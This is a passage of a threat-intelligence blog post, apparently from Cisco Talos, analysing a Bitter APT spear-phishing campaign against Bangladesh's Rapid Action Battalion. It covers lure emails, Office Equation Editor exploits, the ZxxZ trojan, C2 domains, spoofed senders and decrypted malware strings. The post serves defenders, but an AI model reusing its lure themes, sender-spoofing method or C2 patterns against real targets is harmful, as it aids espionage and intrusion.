Bitter APT adds Bangladesh to their targets

blog.talosintelligence.com/2022/05/bitter-apt-adds-bangladesh-to-their.html

- Cisco Talos has observed an ongoing malicious campaign since August 2021 from the Bitter APT group that appears to target users in Bangladesh, a change from the attackers' usual victims.
- As part of this, there's a new trojan based on Apost Talos is calling "ZxxZ," that, among other features, includes remote file execution capability.
- Based on the similarities between the C2 server in this campaign with that of Bitter's previous campaign, we assess with moderate confidence that this campaign is operated by the Bitter APT group.

Executive Summary

Cisco Talos discovered an ongoing campaign operated by what we believe is the Bitter APT group since August 2021. This campaign is a typical example of the actor targeting South Asian government entities.

This campaign targets an elite unit of the Bangladesh's government with a themed lure document alleging to relate to the regular operational tasks in the victim's organization. The lure document is a spear-phishing email sent to high-ranking officers of the Rapid Action Battalion Unit of the Bangladesh police (RAB). The emails contain either a malicious RTF document or a Microsoft Excel spreadsheet weaponized to exploit known vulnerabilities. Once the victim opens the maldoc, the Equation Editor application is automatically launched to run the embedded objects containing the shellcode to exploit known vulnerabilities described by CVE-2017-11882, CVE-2018-0798 and CVE-2018-0802 — all in Microsoft Office — then downloads the trojan from the hosting server and runs it on the victim's machine. The trojan masquerades as a Windows Security update service and allows the malicious actor to perform remote code execution, opening the door to other activities by installing other tools. In this campaign, the trojan runs itself but the actor has other RATs and downloaders in their arsenal.

Such surveillance campaigns could allow the threat actors to access the organization's confidential information and give their handlers an advantage over their competitors, regardless of whether they're state-sponsored.


Bitter threat actor

Bitter, also known as T-APT-17, is a suspected South Asian threat actor. They have been active since 2013, targeting energy, engineering and government sectors in China, Pakistan and Saudi Arabia. In their latest campaign, they have extended their targeting to Bangladeshi government entities.

Bitter is mainly motivated by espionage. The adversary typically downloads malware onto compromised endpoints from their hosting server via HTTP and uses DNS to establish contact with the command and control. Bitter is known for exploiting known vulnerabilities in victims' environments. For example, in 2021, security researchers discovered that the adversary was exploiting the zero-day vulnerability CVE-2021-28310, a security flaw in Microsoft's Desktop Manager. Bitter is known to target both mobile and desktop platforms. Their arsenal mainly contains Bitter RAT, Artra downloader, SlideRAT and AndroRAT.

Infrastructure


The actor's infrastructure consists of the C2 server (helpdesk[.]autodefragapp[.]com) and several domains that host the adversary's malware, which is outlined below.



Domain	Registered Date
olmajhnservice[.]com	25 August 2021
urocakpmpanel[.]com	30 September 2021
tomcruefrshsvc[.]com	6 October 2021
levarisnetqlsvc[.]net	17 February 2022

Domains hosting Bitter APT malware.

The SSL thumbprints are unique for each domain's certificate. We compiled a list of these SSL thumbprints in the IOCs section of the report. The timeline below shows the various domains based on their certificate creation date.




The C2 host is helpdesk[.]autodefragapp[.]com. Its WhoIs record indicates that the domain autodefragapp[.]com registered it in November 2020, and later updated it on Nov. 3, 2021. We have seen the actor use this C2 in previous campaigns.

The C2 domain resolved to 99[.]83[.]154[.]118 during the period of the campaign. This is a legitimate IP address for the AWS Global Accelerator networking service. Usually, the AWS Global Accelerator provides static IPs to the registrant, which allows the user to redirect traffic to their application or host for improved performance. In this case, we believe that the actor is using the AWS Global Accelerator to redirect traffic to their actual C2 host, which is parked behind the legitimate AWS service. We believe that the actor has employed this technique to conceal their identity.

Attribution

We assess with moderate confidence that this campaign is operated by Bitter based on the use of the same C2 IP address from previous campaigns and similarities in the decrypted strings of the payload, such as module names, payload executable name, paths and the constants.



Encrypted strings	Decrypted strings
FDWUGQ	update.exe
FDWUGQ@	Updates
q\thbA[UAU_wUFRheZZV\\CAo	C:\\ProgramData\\Windows
KZW\x1CPMRSA\x06UCQv\a\x1DD]C\vAK@	xnb/dxagt5avbB2.php?txt=
aKv2GG	data1.php?id=
KIX$3hJJvx7<9:F}yxXw3	GET /dFFrt3856ByutTs/
[Q_DWQ@_	helpdesk.autodefragapp.com

The 99[.]83[.]154[.]118 IP also hosts mswsceventlog[.]net, according to Cisco Umbrella, a domain that was previously reported as Bitter's C2 server in a campaign against Pakistani government organizations.

The campaign

Cisco Talos observed an ongoing campaign operated by the Bitter APT group since August 2021 targeting Bangladeshi government personnel with spear-phishing emails. The email contains a maldoc attachment and masquerades as a legitimate email. The sender asks the target to review or verify the attached maldoc, which is either a call data record (CDR), a list of phone numbers, or a list of registered cases. We have seen the actor use these themes in phishing emails in the past.

The maldocs are an RTF document and Microsoft Excel spreadsheets. Examples of the specific subjects of the phishing emails are below.


- Subject: CDR
- Subject: Application for CDR
- Subject: List of Numbers to be verified
- Subject: List of registered cases

The maldocs' file names are consistent with the phishing emails' themes, as seen in the list of file names below:

- Passport Fee Dues.xlsx
- List of Numbers to be verified.xlsx
- ASP AVIJIT DAS.doc

- Addl SP Hafizur Rahman.doc
- Addl SP Hafizur Rahman.xlsx
- Registered Cases List.xlsx

Below are two spear-phishing email samples of this campaign.



rab 3 tikatuly <rab3tikatuly@gmail.com> <ddscm2@pof.gov.pk> dddata_int@rab.gov.bd

Application for CDR

[redacted].doc
36 KB


Dear sir,

Please go through the att file

Thanks & Regards

[redacted]

Phishing email sample 1



RAB-13 RANGPUR <chief_pia@pc.gov.pk> opsoffr_rab14@rab.gov.bd

CDR

Registered Cases List.xlsx
11 KB

Dear Sir,


Find the attached document below for your further necessary action please.

Best regards,

[redacted]

Phishing email sample 2

The actor is using JavaMail with the Zimbra web client version 8.8.15_GA_4101 to send the emails. Zimbra is a collaborative software suite that includes an email server and a web client for messaging.



```
Received: from mta2-v.ntc.net.pk (mta2-p.ntc.net.pk [10.21.0.102])
 by mta2-v.ntc.net.pk (Postfix) with ESMTP id 8CC0439F9659
 for <[redacted]@rab.gov.bd>; Thu, 11 Nov 2021 17:03:58 +0500 (PKT)
Date: Thu, 11 Nov 2021 17:03:58 +0500 (PKT)
From: "RAB-13 RANGPUR <cdrrab13bd@gmail.com>" <arc@desto.gov.pk>
To: [redacted]@rab.gov.bd
Message-ID: <1653913692.262023.1636632238341.JavaMail.zimbra@desto.gov.pk>
In-Reply-To: <86742110.261812.1636632122192.JavaMail.zimbra@desto.gov.pk>
References: <86742110.261812.1636632122192.JavaMail.zimbra@desto.gov.pk>
Subject: CDR
MIME-Version: 1.0
X-ASG-Orig-Subj: CDR
Content-Type: multipart/mixed;
 boundary="----=_Part_262019_1702138639.1636632238338"
X-Originating-IP: [202.83.161.226]
X-Mailer: Zimbra 8.8.15_GA_4101 (ZimbraWebClient - GC95 (Win)/8.8.15_GA_4059)
```


Phishing email header information.

The originating IP address and header information indicates the emails were sent from mail servers based in Pakistan and the actor spoofed the sender details to make the email appear as though it was sent from Pakistani government organizations. The actor exploited a possible vulnerability in the Zimbra mail server. By modifying the Zimbra mail server configuration file, a user can send emails from a non-existing email account/domain. We have compiled a list of fake sender email addresses from this campaign:

- cdrrab13bd@gmail[.]com
- arc@desto[.]gov[.]pk
- so.dc@pc[.]gov[.]pk
- mem_psd@pc[.]gov[.]pk
- chief_pia@pc[.]gov[.]pk
- rab3tikatuly@gmail[.]com
- ddscm2@pof[.]gov[.]pk


The infection chain

The infection chain begins with the spear-phishing email and either a malicious RTF document or an Excel spreadsheet attachment. When the victim opens the attachment, it launches the Microsoft Equation Editor application to execute the equations in the form of OLE objects and connects to the hosting server to download and run the payload.



Malicious RTF infection chain summary.

In the case of a malicious Excel spreadsheet, when the victim opens the file, it launches the Microsoft Equation Editor application to execute the embedded equation object and launches the task scheduler to configure two scheduled tasks. One of the scheduled tasks downloads the trojan "ZxxZ" into the public user's account space, while the other task runs the "ZxxZ".




Malicious Excel infection chain summary.

The payload runs as a Windows security update service on the victim's machine and establishes communication with the C2 to remotely download and execute files in the victim's environment.

RTF document


The Malicious RTF document is weaponized to exploit the stack overflow vulnerability CVE-2017-11882, which enables arbitrary code execution on victims' machines running vulnerable versions of Microsoft Office. Our previous blog outlines how this particular exploit works in the victim's environment.



